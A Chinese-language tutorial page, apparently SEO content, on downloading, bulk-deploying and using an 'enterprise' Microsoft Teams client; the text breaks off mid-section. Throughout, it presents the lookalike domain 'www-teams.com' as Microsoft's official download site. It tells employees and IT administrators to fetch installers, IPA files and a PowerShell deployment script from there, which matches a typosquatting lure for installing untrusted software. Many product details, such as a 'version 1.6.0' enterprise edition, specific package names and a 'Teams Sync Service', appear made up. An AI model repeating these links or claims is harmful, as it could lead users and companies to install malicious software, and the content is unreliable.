2025 企业版 Microsoft Teams 下载与部署使用教程:从客户端安装到团队协作全流程
2025 企业版 Microsoft Teams 下载与部署使用教程:从客户端安装到团队协作全流程第一章:企业为何选择新版 Microsoft Teams?下载
作者:teams官網下載日期時間:2026-01-04 10:33:05
2025 企业版 Microsoft Teams 下载与部署使用教程:从客户端安装到团队协作全流程
第一章:企业为何选择新版 Microsoft Teams?下载官网正版是关键
在 2025 年企业数字化协作浪潮中,Microsoft Teams 已从 “单纯的聊天工具” 升级为 “一站式团队协作平台”,涵盖聊天、视频会议、文件共享、项目管理等核心功能。但不少企业仍在使用已停止支持的 “经典 Teams 客户端”,不仅面临功能缺失(如 AI 会议纪要、跨部门协同模块),还存在安全漏洞风险 —— 根据 Microsoft 官方公告,经典 Teams 客户端已于 2025 年 3 月全面停止维护,企业必须升级至新版客户端才能保障业务连续性。
而升级的第一步,就是通过官方渠道完成Teams 下载。非官网渠道(如第三方软件平台、未知安装包链接)可能存在 “版本老旧”“植入恶意插件”“功能阉割” 等问题:某外贸企业曾因从第三方平台下载 Teams,导致客户端缺失 “企业级数据加密” 功能,客户合同信息在传输中泄露,造成百万级订单损失。因此,企业用户必须认准 Teams 官方下载页面https://www-teams.com ,获取 2025 最新企业版客户端,确保功能完整与数据安全。
从企业协作需求来看,新版 Microsoft Teams 的核心价值体现在三点:
- 跨平台协同效率提升:支持 Windows、Mac、Android、iOS 多端同步,员工可在电脑端处理复杂文档,手机端实时响应客户会议,平板端标注设计方案,数据跨端无缝衔接 —— 而这一切的前提,是通过官网Teams 下载获取统一版本(需确保所有设备均为 1.6.0 及以上版本),避免版本不兼容导致的同步失败。
- 企业级安全保障:内置符合 ISO 27001、GDPR 的加密机制,聊天记录、会议内容、文件传输全程采用端对端加密;IT 管理员可通过后台配置 “数据访问权限”(如销售部门仅能查看客户相关文件,研发部门数据禁止外部传输),而这些安全功能仅在官网正版客户端中生效,第三方版本往往会阉割该模块。
- 规模化部署适配:针对 50 人以上企业,官网提供 “MSI 批量安装包” 和 “Endpoint Configuration Manager 部署工具”,IT 管理员可在 1 小时内完成全公司设备的客户端部署,无需员工手动操作 —— 对比传统 “逐台安装” 模式,效率提升 80% 以上,这也是企业选择官网Teams 下载的核心原因之一。
第二章:2025 企业版 Microsoft Teams 下载全指南(官网https://www-teams.com 安全渠道)
企业用户的Teams 下载需区分 “桌面端(Windows/Mac)”“移动端(Android/iOS)”“批量部署(IT 管理员)” 三类场景,官网针对不同需求提供了专属下载路径,确保覆盖企业全设备类型,且操作流程符合 IT 管理规范。
2.1 桌面端企业版 Teams 下载(员工日常办公核心)
桌面端是企业员工处理文档、发起会议、跨部门协作的主要场景,官网提供的 Windows 和 Mac 版本均包含 “企业级协作模块”(如团队管理、权限配置、数据统计),下载步骤需兼顾 “员工自主安装” 与 “IT 管控”。
2.1.1 Windows 系统企业版下载与安装(支持 32/64/ARM64 架构)
Windows 是企业办公的主流系统,官网提供三种架构的安装包(适配不同电脑配置),员工自主安装无需管理员权限,IT 批量部署可通过工具统一管控:
- 官网访问与版本选择:

- 员工打开企业内网浏览器(或直接访问https://www-teams.com ),点击顶部 “企业解决方案 - 客户端下载”,进入企业版下载页面;官网会自动识别电脑架构(32 位 / 64 位 / ARM64),显示 “Windows 企业版(对应架构)- V1.6.0(2025 最新)”,下方标注 “支持批量部署、数据加密、团队权限管理” 等企业专属功能。
- 若官网未自动识别架构,员工可手动点击 “架构选择” 下拉菜单,根据电脑配置选择(查看方法:右键 “此电脑 - 属性”,在 “系统类型” 中确认):64 位系统优先选择 “64 位版本”,运行更流畅;ARM64 架构电脑(如微软 Surface Pro X)需选择 “ARM64 版本”,避免兼容性问题。
- 员工自主安装步骤:
- 点击 “立即下载”,安装包大小约 280MB(64 位版本),100M 宽带环境下 1-2 分钟可完成下载;下载完成后,在 “下载” 文件夹中找到 “Teams_Enterprise_Win64.exe”(64 位版本),双击启动安装。
- 安装向导无需手动设置,默认将 Teams 部署至 “% LocalAppData%\Microsoft\Teams”(用户本地配置文件),无需管理员权限;若员工无本地文件写入权限,安装程序会自动提示 “联系 IT 管理员获取权限”,避免安装失败。
- 安装完成后,桌面生成 “Microsoft Teams(企业版)” 图标,点击启动后,自动跳转至企业登录页面(需输入企业邮箱账号密码,与 Microsoft 365 账号同步),登录后即可使用所有企业功能。
- IT 管理员批量部署(Windows):
- 官网提供 “Endpoint Configuration Manager 部署包”,IT 管理员访问https://www-teams.com ,进入 “企业工具 - 部署资源”,下载 “Teams_Enterprise_SCCM.zip” 压缩包(包含安装脚本、配置模板)。
- 解压后运行 “Teams_Deploy_Script.ps1”PowerShell 脚本,按提示输入 “部署范围”(全公司 / 指定部门)、“安装路径”(如 “D:\Program Files\Microsoft Teams”)、“是否强制升级”(选择 “是”,自动卸载经典客户端);脚本支持通过域控系统推送至所有员工电脑,部署完成后会向管理员发送 “部署报告”(包含成功 / 失败设备列表)。
2.1.2 Mac 系统企业版下载与安装(需管理员权限)
Mac 系统企业用户(如设计、市场部门)在下载时需注意 “PKG 安装包” 与 “管理员权限” 要求,官网提供的版本已适配 macOS Sonoma 及以上系统:
- 官网下载步骤:
- 打开 Mac 浏览器,访问https://www-teams.com ,点击 “企业版下载 - Mac 客户端”,页面显示 “Mac 企业版 PKG 安装包(V1.6.0)”,点击 “下载”;安装包大小约 260MB,下载完成后在 “下载” 文件夹中找到 “Teams_Enterprise_Mac.pkg”。
- 安装操作与权限配置:
- 双击 PKG 文件,启动安装向导,点击 “继续”,阅读企业许可协议后勾选 “我同意”;进入 “安装类型” 页面,默认安装至 “/Applications” 文件夹(电脑级安装,所有用户可见),点击 “安装”。
- 系统会弹出 “输入管理员凭据” 提示,需输入 Mac 管理员账号密码(即使员工为当前设备管理员,也需验证),验证通过后开始安装,约 1 分钟完成;安装完成后,在 “应用程序” 文件夹中找到 Teams 图标,启动后通过企业账号登录。
- IT 管理员批量部署(Mac):
- 官网支持通过 Jamf Pro 部署,IT 管理员下载 “Teams_Enterprise_Jamf.pkg” 安装包,在 Jamf Pro 控制台中创建 “Teams 部署策略”,设置 “安装包路径”“管理员权限自动填充”“安装后自动启动” 等参数;
- 推送至 Mac 设备后,员工无需手动操作,系统会在后台自动完成安装,安装进度可在 Jamf Pro 控制台实时查看,失败设备会标注原因(如 “空间不足”“系统版本过低”)。
2.2 移动端企业版 Teams 下载(移动办公场景适配)
企业员工外出时(如拜访客户、参加展会),需通过移动端 Teams 响应会议、回复工作消息,官网针对 Android 和 iOS 系统提供了 “企业优化版”,支持 “移动数据加密”“后台消息推送” 等功能,且在中国区提供专属应用商店下载渠道。
2.2.1 Android 系统企业版下载(支持中国区主流品牌)
Android 手机是企业移动办公的主流设备,官网针对小米、华为、vivo、OPPO 等品牌提供专属下载链接,避免因应用商店地域限制导致下载失败:
- 官网引导下载:
- 员工在 Android 手机浏览器中打开https://www-teams.com ,点击 “企业版下载 - Android 客户端”,页面会自动识别手机品牌(如小米),显示 “小米应用商店 - Teams 企业版” 下载链接,点击 “前往下载”;
- 若未自动识别品牌,可手动选择品牌(小米、华为、vivo、OPPO、百度),官网提供对应应用商店的直达链接(如小米:https://aka.ms/TeamsXiaomi ,华为:https://aka.ms/TeamsHuawei ),确保下载的是企业优化版。
- 安装与企业配置:
- 进入对应应用商店后,搜索 “Microsoft Teams(企业版)”,确认开发者为 “Microsoft Corporation”,点击 “安装”;安装包大小约 150MB,5G 网络环境下 30 秒可完成下载。
- 安装完成后启动,首次登录需输入企业邮箱账号,登录后自动加载 “企业移动策略”(如 “禁止截图会议内容”“聊天记录本地加密”),这些策略由 IT 管理员在后台配置,仅企业版客户端支持。
- 若员工需要在移动端发起会议,需在 “设置 - 权限” 中开启 “相机”“麦克风”“存储” 权限(系统会自动提示),开启后即可正常使用视频会议、文件传输功能。
2.2.2 iOS 系统企业版下载(App Store 与 MDM 部署)
iOS 系统企业用户可通过 App Store 下载,或由 IT 管理员通过 MDM(移动设备管理)工具批量部署,确保版本统一:
- App Store 下载步骤:
- 员工在 iPhone/iPad 的 Safari 浏览器中打开https://www-teams.com ,点击 “企业版下载 - iOS 客户端”,自动跳转至 App Store 的 “Microsoft Teams(企业版)” 详情页;若未自动跳转,可点击 “手动打开 App Store” 链接,搜索 “Microsoft Teams 企业版”。
- 确认应用开发者为 “Microsoft Corporation”,版本为 1.6.0,点击 “获取”,输入 Apple ID 密码或使用 Face ID 验证,安装完成后桌面生成 Teams 图标;启动后通过企业账号登录,自动同步企业配置。
- IT 管理员 MDM 部署:
- 官网提供 “iOS 企业版 IPA 文件”,IT 管理员访问https://www-teams.com ,进入 “企业工具 - MDM 资源”,下载 IPA 文件后,通过 Microsoft Intune 或苹果 MDM 平台推送至员工 iOS 设备;
- 部署时可配置 “强制安装”“禁止卸载”“自动更新” 等策略,确保所有员工设备的 Teams 版本一致,避免因版本差异导致的功能异常。
2.3 企业版 Teams 下载常见问题(IT 管理员必看)
在从官网https://www-teams.com 进行Teams 下载时,企业用户可能会遇到 “批量部署失败”“版本不兼容”“安全软件拦截” 等问题,以下是针对性解决方案,确保下载与部署顺畅:
| 常见问题 | 可能原因 | 解决方案 |
|---|---|---|
| Windows 批量部署时部分设备安装失败 | 设备系统版本过低(低于 Windows 8.1);本地磁盘空间不足(<500MB) | 1. 筛选出系统版本过低的设备,建议升级至 Windows 10 及以上;2. 通知员工清理磁盘空间,确保可用空间≥500MB,重新推送安装包 |
| Mac 安装时提示 “PKG 文件损坏” | 下载过程中网络中断;浏览器缓存干扰 | 1. 删除损坏的 PKG 文件,使用 Chrome 浏览器重新从官网下载;2. 下载完成后校验文件 MD5 值(官网提供校验码,确保文件完整) |
| Android 手机下载后无法登录企业账号 | 下载的是个人版而非企业版;手机未加入企业 MDM 管理 | 1. 卸载当前版本,从官网对应品牌应用商店重新下载 “企业版”;2. 联系 IT 管理员将手机加入企业 MDM,获取登录权限 |
| iOS 设备通过 MDM 部署后无企业功能 | IPA 文件版本与 MDM 平台不兼容;企业配置未同步 | 1. 从官网下载与 MDM 平台适配的最新 IPA 文件;2. 在 MDM 控制台中触发 “配置同步”,确保企业策略推送至设备 |
第三章:企业版 Teams 安装后必做配置(IT 管理员与员工操作指南)
完成Teams 下载和安装后,企业需进行 “IT 管理员后台配置” 与 “员工个人设置”,才能充分发挥 Teams 的企业级功能,避免因配置缺失导致的协作效率低下或数据安全风险。
3.1 IT 管理员后台核心配置(保障企业数据安全)
IT 管理员需在 Teams 管理中心完成 “组织架构搭建”“权限分配”“安全策略配置”,这些操作直接影响企业协作的安全性与效率:
- 组织架构与团队创建:
- 登录 Microsoft Teams 管理中心(通过https://admin.teams.microsoft.com 访问,需企业管理员账号),进入 “组织架构 - 团队管理”,点击 “创建团队”,按部门划分团队(如 “销售部”“研发部”“市场部”);
- 为每个团队设置 “团队负责人”(如销售总监为销售部团队负责人),赋予 “添加成员”“删除成员”“配置团队权限” 等权限;同时导入企业通讯录,自动匹配员工账号,避免手动添加错误。
- 权限角色分配(精细化管控):
- 在 “团队管理 - 角色设置” 中,配置三种核心角色,确保权限与岗位职责匹配:
- 管理员:拥有全部权限(如删除团队、配置全局安全策略),仅分配给 IT 总监、企业负责人;
- 团队负责人:可管理团队成员、发起团队会议、审批文件共享请求,分配给部门负责人;
- 普通成员:仅拥有 “发送消息”“参与会议”“查看团队文件” 权限,默认分配给普通员工;
- 针对敏感部门(如财务部、法务部),额外设置 “数据访问白名单”,仅允许指定成员查看财务报表、合同文件,避免数据泄露。
- 在 “团队管理 - 角色设置” 中,配置三种核心角色,确保权限与岗位职责匹配:
- 安全策略配置(企业级防护):
- 数据加密:进入 “安全策略 - 加密设置”,开启 “端对端加密”(覆盖聊天、会议、文件传输),选择 “符合 GDPR 标准” 加密算法,确保数据传输与存储安全;
- 会议安全:在 “会议策略” 中开启 “会议密码保护”(所有企业会议需设置密码)、“禁止外部用户加入”(仅企业通讯录成员可参会)、“会议内容禁止下载”(防止会议纪要外泄);
- 设备管控:进入 “设备管理 - 安全设置”,设置 “未授权设备禁止登录”(仅企业 MDM 管理的设备可登录 Teams)、“移动设备本地数据擦除”(员工离职后,远程擦除 Teams 中的企业数据)。
3.2 员工个人初始设置(提升协作效率)
员工在首次登录企业版 Teams 后,需完成 “个人资料完善”“消息通知配置”“常用功能收藏”,这些设置能让后续使用更顺畅:
- 个人资料与状态设置:
- 点击右上角头像,选择 “编辑个人资料”,上传企业统一规格的头像(建议尺寸 200×200 像素),填写 “职位”“部门”“联系方式”(如分机号、邮箱),方便同事快速了解身份;
- 设置 “在线状态”:根据实际工作状态选择 “在线”“忙碌”“离开”“请勿打扰”,状态会同步至团队成员的通讯录,避免无效沟通(如同事看到 “请勿打扰” 状态,会避免发起非紧急会议)。
- 消息通知配置(避免信息过载):
- 进入 “设置 - 通知”,按 “重要性” 配置通知规则:
- 高优先级(如部门会议提醒、负责人消息):开启 “铃声 + 弹窗提醒”,确保不遗漏;
- 中优先级(如普通同事消息、团队文件更新):仅开启 “弹窗提醒”,避免频繁铃声干扰;
- 低优先级(如非相关团队动态):关闭通知,仅在 “活动” 页面查看;
- 针对 “夜间休息时间”(如 22:00 - 次日 8:00),开启 “免打扰模式”,自动静音所有通知,保障员工休息。
- 进入 “设置 - 通知”,按 “重要性” 配置通知规则:
- 常用功能收藏与快捷键设置:
- 在左侧导航栏中,将常用功能(如 “团队”“会议”“文件”)拖动至 “收藏夹”,方便快速点击;若经常使用某一团队频道(如 “销售部 - 客户跟进”),可右键点击该频道,选择 “固定到顶部”。
- 开启 “快捷键” 功能(进入 “设置 - 通用”,勾选 “启用键盘快捷键”),熟记常用快捷键:Ctrl+N(新建聊天)、Ctrl+Shift+M(发起会议)、Ctrl+Shift+F(搜索消息),提升操作效率。
第四章:企业版 Teams 核心功能使用教程(下载安装后实操)
完成Teams 下载、安装与配置后,企业员工需掌握 “团队协作”“会议管理”“文件共享”“项目协同” 四大核心功能,这些功能是提升企业内部效率的关键,以下是针对企业场景的详细实操步骤。
4.1 团队协作:部门沟通与跨部门协同

Teams 的 “团队” 功能是企业内部沟通的核心,支持按部门创建专属协作空间,实现 “消息、文件、任务” 的集中管理,步骤如下:
4.1.1 加入与管理部门团队
- 加入部门团队:
- 登录 Teams 后,进入 “团队” 页面,点击 “加入或创建团队”,在 “推荐团队” 中找到所属部门团队(如 “销售部”),点击 “加入”;若未显示,可通过 “搜索团队” 输入团队名称(需准确,如 “2025 销售部核心团队”),发送加入请求,等待团队负责人审批。
- 加入团队后,会自动同步该团队的所有频道(如 “销售部 - 日常沟通”“销售部 - 客户订单”“销售部 - 业绩报表”),频道是团队内的细分协作空间,按 “功能 / 项目” 划分,避免消息混乱。
- 团队成员管理(负责人操作):
- 团队负责人进入团队页面,点击右上角 “…”(更多选项),选择 “管理团队”,在 “成员” 页面可添加新成员(输入员工姓名 / 邮箱,发送邀请)、移除离职成员(找到目标成员,点击 “…” 选择 “移除”);
- 为成员分配 “角色”(标准成员 / 频道管理员):频道管理员可管理指定频道(如 “客户订单” 频道管理员负责审核订单文件),减轻团队负责人负担。
4.1.2 频道内沟通与互动
- 发送消息与格式设置:
- 进入目标频道(如 “销售部 - 客户订单”),在底部输入框中输入消息(如 “XX 客户的 11 月订单已确认,金额 50 万元”),点击输入框右侧的 “格式” 按钮,可设置字体加粗、添加项目符号、插入链接(如订单详情链接),让消息更清晰;
- 若需要提醒特定成员,在消息中输入 “@+ 成员姓名”(如 “@张三 请跟进该订单物流”),被 @的成员会收到强提醒,确保关键任务有人跟进。
- 发起频道会议:
- 在频道中点击右上角 “会议” 图标,选择 “立即开会” 或 “安排会议”:
- 立即开会:快速发起会议,频道内所有成员会收到邀请,点击 “加入” 即可参会;适合紧急事项讨论(如 “客户订单变更紧急沟通”);

- 安排会议:设置会议主题(如 “11 月销售业绩复盘”)、时间(选择合适的时间段,避免与成员日程冲突)、会议密码(开启后更安全),添加会议议程(如 “1. 10 月业绩回顾;2. 11 月目标拆解”),点击 “发送”,系统会自动同步至成员的 Outlook 日历,发送会议提醒。
- 在频道中点击右上角 “会议” 图标,选择 “立即开会” 或 “安排会议”:
- 频道文件共享与管理:
- 进入频道后,点击顶部 “文件” 选项卡,可上传本地文件(如 Excel 订单表、PPT 方案),支持最大 2GB 文件;上传后可设置 “权限”(如 “仅团队成员可查看”“指定成员可编辑”),避免文件被误改;
- 常用文件(如 “销售部报价模板”)可点击 “…” 选择 “固定到频道顶部”,方便所有成员快速下载使用;若文件更新,可直接上传新版本,系统会自动替换旧版本,并保留版本历史(支持恢复至任意历史版本)。
4.2 会议管理:企业级视频会议全流程
企业日常的 “部门例会”“客户洽谈”“跨区域协作” 均依赖 Teams 会议功能,新版 Teams 支持最多 1000 人同时参会(企业版),且提供 “AI 会议纪要”“屏幕共享”“实时字幕” 等增强功能,操作步骤如下:
4.2.1 发起企业内部会议(部门 / 跨部门)
- 快速发起会议:
- 登录 Teams 后,点击左侧导航栏 “会议”,选择 “立即开会”,设置会议名称(如 “研发部 - 产品迭代会议”),选择 “参会人员”(可从企业通讯录中勾选部门成员,支持跨部门选择),点击 “开始会议”;
- 参会人员会收到 “会议邀请” 弹窗(电脑端)或推送通知(移动端),点击 “加入” 即可进入会议;若成员暂时无法参会,可点击 “发送邮件”,将会议链接发送至其邮箱,方便后续加入。
- 会议前准备(主持人操作):
- 进入会议后,点击 “设置” 图标,开启 “AI 会议纪要”(自动记录会议内容,生成结构化纪要)、“实时字幕”(支持 30 + 语言,如英语、日语、德语,适合跨国团队);
- 测试 “麦克风”“相机” 是否正常(点击 “测试音频”“测试视频”),若麦克风无声音,检查是否被静音(会议界面底部麦克风图标是否有红色斜线),或重新插拔麦克风设备;
- 上传会议材料:点击 “共享内容”,选择 “上传文件”,将 PPT、Excel 等会议材料上传至会议中,参会人员可实时查看,支持多人同时标注(如研发人员在 PPT 上标注产品设计修改意见)。
4.2.2 主持会议与互动功能
- 会议管控(主持人权限):
- 禁止参会人员静音 / 解除静音:点击 “参会人员”,勾选 “仅主持人可静音他人”,避免会议中出现杂音干扰;
- 移除无关人员:若发现非会议成员加入(如外部访客),点击该成员右侧 “…”,选择 “移除”,并勾选 “禁止再次加入”,保障会议安全;
- 分组讨论:针对 “头脑风暴” 场景,点击 “分组讨论”,选择 “自动分配”(系统自动将参会人员分为多个小组)或 “手动分配”(主持人手动划分小组),设置讨论时长(如 20 分钟),讨论结束后各小组可派代表分享结果。
- 参会人员互动:
- 发送会议弹幕:参会人员可在 “聊天” 面板发送文字消息(如 “这个方案需要调整预算”),不会打断发言人,适合内向成员表达观点;
- 举手提问:点击 “举手” 图标,主持人会收到提醒,同意后该成员可发言,避免多人同时插话;
- 投票功能:主持人点击 “更多选项 - 投票”,设置投票主题(如 “是否通过 11 月产品上线计划”)、选项(“同意”“不同意”“待定”),发起投票后参会人员可实时投票,结果自动统计并展示,帮助快速决策。
4.2.3 会议后跟进(纪要与任务分配)
- AI 会议纪要查看与分享:
- 会议结束后,系统会自动生成 AI 会议纪要(包含 “会议主题”“参会人员”“讨论要点”“待办事项”),主持人可在 “会议 - 已结束会议” 中找到对应会议,点击 “查看纪要”;
- 编辑纪要(如补充未被 AI 识别的细节)后,点击 “分享”,选择分享至对应团队频道(如 “研发部 - 产品迭代会议纪要”),所有团队成员可查看,避免会议信息遗漏。
- 待办事项分配:
- 在会议纪要中找到 “待办事项”,点击 “分配任务”,选择负责成员,设置 “截止日期”(如 “2025-11-25”),系统会自动向该成员发送任务提醒;
- 任务进度可在 “团队 - 任务” 页面实时查看,负责人完成任务后点击 “标记为完成”,主持人会收到通知,确保会议决策落地。
4.3 文件共享与管理:企业级文档协作
企业日常的 “合同起草”“方案设计”“报表统计” 均需多人协作完成,Teams 的文件共享功能支持 “实时编辑”“版本控制”“权限管控”,避免传统 “邮件传文件” 导致的版本混乱问题:
4.3.1 上传与共享文件(单文件 / 文件夹)
- 上传文件至团队频道:
- 进入目标团队频道(如 “市场部 - 2025 双 11 方案”),点击 “文件” 选项卡,选择 “上传 - 文件”,从电脑本地选择需要上传的文件(如 “双 11 活动方案 PPT.pptx”),点击 “打开”;
- 上传完成后,文件会显示在 “最近文件” 列表中,鼠标悬停在文件上会显示 “分享”“编辑”“下载” 等选项;若上传的是文件夹(如 “双 11 素材库”),系统会自动保持文件夹内的文件结构,方便管理。
- 设置文件权限(精细化管控):
- 右键点击已上传的文件,选择 “管理访问权限”,设置权限级别:
- 仅查看:成员可查看文件内容,无法编辑或下载(适合敏感文件,如财务报表);
- 可编辑:成员可修改文件内容,保存后生成新版本(适合协作起草的方案文件);
- 可共享:成员可将文件分享给其他团队成员,但需经过主持人审批(适合需要跨团队协作的文件);
- 针对外部访客(如合作方),设置 “访客权限”,仅允许其查看指定文件,且禁止下载,避免企业内部资料外泄。
- 右键点击已上传的文件,选择 “管理访问权限”,设置权限级别:
4.3.2 实时协作编辑(多人同步修改)
- 在线编辑文件:
- 点击文件名称,选择 “在 Teams 中编辑”(或 “在 Word/Excel/PPT 中编辑”,需安装 Microsoft 365 套件),进入在线编辑界面;
- 多人同时编辑时,会在界面顶部显示 “当前有 X 人正在编辑”,每个编辑者的光标会标注姓名(如 “张三(销售部)”),避免修改冲突;修改内容会实时同步至所有编辑者的界面,无需手动保存。
- 版本控制与历史记录:
- 若编辑过程中出现错误(如误删关键内容),点击 “文件 - 版本历史记录”,查看所有修改版本(按修改时间排序,标注修改人),选择需要恢复的版本,点击 “恢复到此版本”;
- 系统会保留所有版本(默认保留 30 天,企业版可设置为永久保留),方便后续追溯修改记录,尤其适合法律合同、财务报表等需要严格审计的文件。
4.3.3 文件搜索与分类管理
- 快速搜索文件:
- 在 Teams 顶部搜索框中输入文件关键词(如 “双 11 方案”“10 月销售报表”),选择 “文件” 筛选结果,可快速找到目标文件;支持按 “修改时间”“文件类型”“修改人” 进一步筛选(如筛选 “近 7 天修改的 Excel 文件”);
- 常用文件可点击 “…” 选择 “添加到收藏夹”,在 “收藏夹 - 文件” 中快速访问,无需重复搜索。
- 文件分类与标签:
- 进入 “文件” 页面,点击 “新建 - 文件夹”,按 “项目 / 类型 / 部门” 创建文件夹(如 “2025 项目 - 双 11”“财务文件 - 月度报表”),将文件拖拽至对应文件夹,实现分类管理;
- 为文件添加标签(如 “待审核”“已完成”“紧急”),右键点击文件选择 “添加标签”,选择或自定义标签;后续可通过 “标签筛选” 快速找到特定状态的文件(如所有 “待审核” 的合同文件)。
4.4 项目协同:任务管理与进度跟踪
对于企业项目(如 “新产品研发”“市场活动执行”),Teams 的 “任务” 与 “ Planner” 功能可实现 “任务分配 - 进度跟踪 - 成果验收” 全流程管理,避免项目延期或责任不清:
4.4.1 创建项目任务计划
- 新建任务列表:
- 进入项目所属团队频道(如 “研发部 - 新产品 V2.0 研发”),点击 “+” 号(添加选项卡),选择 “Planner”,输入任务计划名称(如 “新产品 V2.0 研发计划”),点击 “创建”;
- 系统会生成任务看板,包含 “待开始”“进行中”“已完成” 三个默认列(可自定义添加列,如 “待审核”“已验收”),适合敏捷项目管理。
- 添加项目任务:
- 点击 “添加任务”,输入任务名称(如 “完成产品 UI 设计”),设置 “负责人”(从团队成员中选择)、“截止日期”(如 “2025-11-30”)、“优先级”(高 / 中 / 低)、“关联文件”(如 UI 设计规范文档);
- 复杂任务可拆分为 “子任务”(点击任务名称,选择 “添加子任务”,如 “UI 设计 - 首页”“UI 设计 - 个人中心”),每个子任务可单独设置负责人和截止日期,确保任务细化到个人。
4.4.2 任务进度跟踪与提醒
- 实时更新任务状态:
- 负责人完成任务后,在任务看板中点击任务,将其从 “待开始” 拖拽至 “进行中” 或 “已完成”,系统会自动记录状态更新时间,并向任务创建者发送通知;
- 任务创建者可在 “Planner - 报表” 中查看项目整体进度(如 “已完成任务占比 60%”“延期任务 3 个”),通过图表直观了解项目情况,及时发现延期风险。
- 任务提醒与催办:
- 系统会在任务截止日期前 24 小时,向负责人发送 “任务即将到期” 提醒(APP 内通知 + 邮件);若任务延期,会发送 “任务已延期” 提醒,并抄送给任务创建者;
- 任务创建者可手动催办:找到延期任务,点击 “…” 选择 “发送催办通知”,输入催办内容(如 “请尽快完成 UI 设计,避免影响后续开发”),负责人会收到强提醒,确保任务推进。
4.4.3 项目成果验收与归档
- 成果提交与审核:
- 负责人完成任务后,在任务详情页点击 “提交成果”,上传成果文件(如 UI 设计稿、开发代码包),填写成果说明(如 “UI 设计已按规范完成,包含 3 个页面”);
- 任务创建者收到 “成果待审核” 通知后,查看成果文件,若符合要求,点击 “审核通过”,将任务标记为 “已完成”;若不符合,点击 “审核不通过”,填写修改意见(如 “首页按钮颜色需调整为品牌色”),任务自动退回至 “进行中”,负责人需重新修改。
- 项目归档:
- 项目全部任务完成后,点击 “Planner - 更多选项 - 归档计划”,输入归档名称(如 “新产品 V2.0 研发计划 - 2025.11 完成”),选择归档位置(如 “企业项目归档库”);
- 归档后任务计划不可修改,但可随时查看,方便后续项目复盘或审计,确保企业项目管理的连续性。
第五章:企业版 Teams 使用常见问题与解决方案(保障业务连续性)
即使完成Teams 下载、安装与配置,企业用户在日常使用中仍可能遇到 “会议卡顿”“文件同步失败”“权限异常” 等问题,以下汇总高频问题及解决方案,帮助 IT 管理员与员工快速解决,不影响业务开展。
5.1 会议相关问题(卡顿、无法加入、声音异常)
5.1.1 会议卡顿(画面模糊、声音断断续续)
- 可能原因:网络带宽不足(上传 / 下载速度 <1Mbps);电脑后台占用过高(CPU / 内存使用率> 80%);参会人数过多(超过 500 人,未开启 “大型会议优化”)。
- 解决方案:
- 优化网络:主持人检查所有参会人员的网络状态(进入 “参会人员 - 更多选项 - 网络测试”),网络差的成员建议切换至 5G 或企业专线;关闭其他占用带宽的设备(如电视、平板),减少带宽消耗;
- 清理电脑后台:参会人员关闭后台非必要软件(如视频播放器、游戏),打开 “任务管理器”(Windows)或 “活动监视器”(Mac),结束占用过高的进程;
- 开启大型会议优化:主持人进入 “会议设置 - 高级”,勾选 “大型会议优化”(支持 1000 人参会时保持流畅),系统会自动降低视频清晰度(从 1080P 降至 720P),减少带宽占用。
5.1.2 无法加入会议(提示 “会议链接无效”“无权限加入”)
- 可能原因:会议链接已过期(超过会议结束时间);参会人员未在企业通讯录中(无参会权限);Teams 版本过低(低于 1.5.0,不支持新会议协议)。
- 解决方案:
- 验证会议链接:参会人员联系主持人,确认会议是否仍在进行,若已结束,需主持人重新发起会议并发送新链接;
- 检查参会权限:主持人进入 “会议 - 参会人员”,确认该成员是否在 “已邀请” 列表中,若未在列表,点击 “添加人员”,输入其企业邮箱,发送邀请;
- 更新 Teams 版本:参会人员进入 “设置 - 关于”,点击 “检查更新”,若显示 “有新版本 1.6.0 可用”,点击 “更新”(企业版会自动从官网https://www-teams.com 下载更新包),更新后重新加入会议。
5.1.3 会议声音异常(无声音、杂音大)
- 可能原因:麦克风 / 扬声器未正确连接;麦克风被静音(会议界面麦克风图标有红色斜线);电脑音频设置错误(默认设备选择错误)。
- 解决方案:
- 检查设备连接:参会人员重新插拔麦克风 / 扬声器,或更换设备(如使用耳机代替扬声器,减少杂音);
- 解除静音:确保会议界面麦克风图标无红色斜线,若被静音,点击图标解除静音;主持人可检查参会人员静音状态,批量解除静音(仅企业版支持);
- 调整音频设置:进入 “设置 - 设备 - 音频设备”,选择正确的麦克风和扬声器(如 “USB 麦克风”“耳机扬声器”),点击 “测试音频”,确认声音正常后重新加入会议。
5.2 文件相关问题(同步失败、无法编辑、权限错误)
5.2.1 文件同步失败(显示 “同步中” 或 “同步失败”)
- 可能原因:网络连接不稳定(同步过程中网络中断);文件过大(超过 2GB 限制);Teams 同步服务未启动(Windows 服务中的 “Microsoft Teams Sync Service” 未运行)。
- 解决方案:
- 检查网络:确保设备联网正常,关闭 VPN 后重新尝试同步(部分 VPN 会阻断 Teams 同步端口);
- 拆分大文件:若文件超过 2GB,将其拆分为多个小文件(如将 10GB 的视频文件拆分为 5 个 2GB 文件),重新上传同步;
- 重启同步服务(Windows):按下 “Win+R”,输入 “services.msc”,找到 “Microsoft Teams Sync Service”,右键点击 “重启”,重启后重新同步文件。
5.2.2 无法编辑文件(提示 “无编辑权限” 或 “文件已锁定”)
- 可能原因:文件权限设置为 “仅查看”(无编辑权限);其他成员正在编辑该文件(文件被锁定,防止冲突);文件格式不支持在线编辑(如特殊格式的 CAD 文件)。
- 解决方案:
- 申请编辑权限:联系文件所有者,请求将权限从 “仅查看” 改为 “可编辑”;
- 等待编辑完成:查看文件详情页,确认是否有其他成员正在编辑(显示 “XX 正在编辑”),等待其完成编辑并保存后,再尝试编辑;
- 转换文件格式:将不支持在线编辑的文件转换为支持格式(如将 CAD 文件导出为 PDF 或图片),或下载至本地编辑,编辑完成后重新上传。
5.2.3 权限错误(无法查看 / 分享文件)
- 可能原因:员工被移除团队(失去团队文件访问权限);权限配置错误(IT 管理员误设置 “禁止访问”);Teams 缓存损坏(权限信息未更新)。
- 解决方案:
- 确认团队成员身份:联系团队负责人,确认是否仍为团队成员,若已被移除,请求重新加入团队;
- 检查权限配置:IT 管理员进入 “Teams 管理中心 - 文件权限”,确认该员工的权限设置,若为 “禁止访问”,改为 “允许访问”;
- 清除 Teams 缓存:Windows 用户删除 “% LocalAppData%\Microsoft\Teams\Cache” 文件夹中的所有文件,Mac 用户删除 “~/Library/Application Support/Microsoft/Teams/Cache”,清除后重启 Teams,权限信息会重新加载。
5.3 系统与设备兼容问题(版本不兼容、启动失败)
5.3.1 版本不兼容(提示 “系统版本过低”)
- 可能原因:电脑系统版本低于最低要求(Windows 低于 8.1,Mac 低于 macOS 12);移动端系统版本过低(Android 低于 Android 12,iOS 低于 iOS 16)。
- 解决方案:
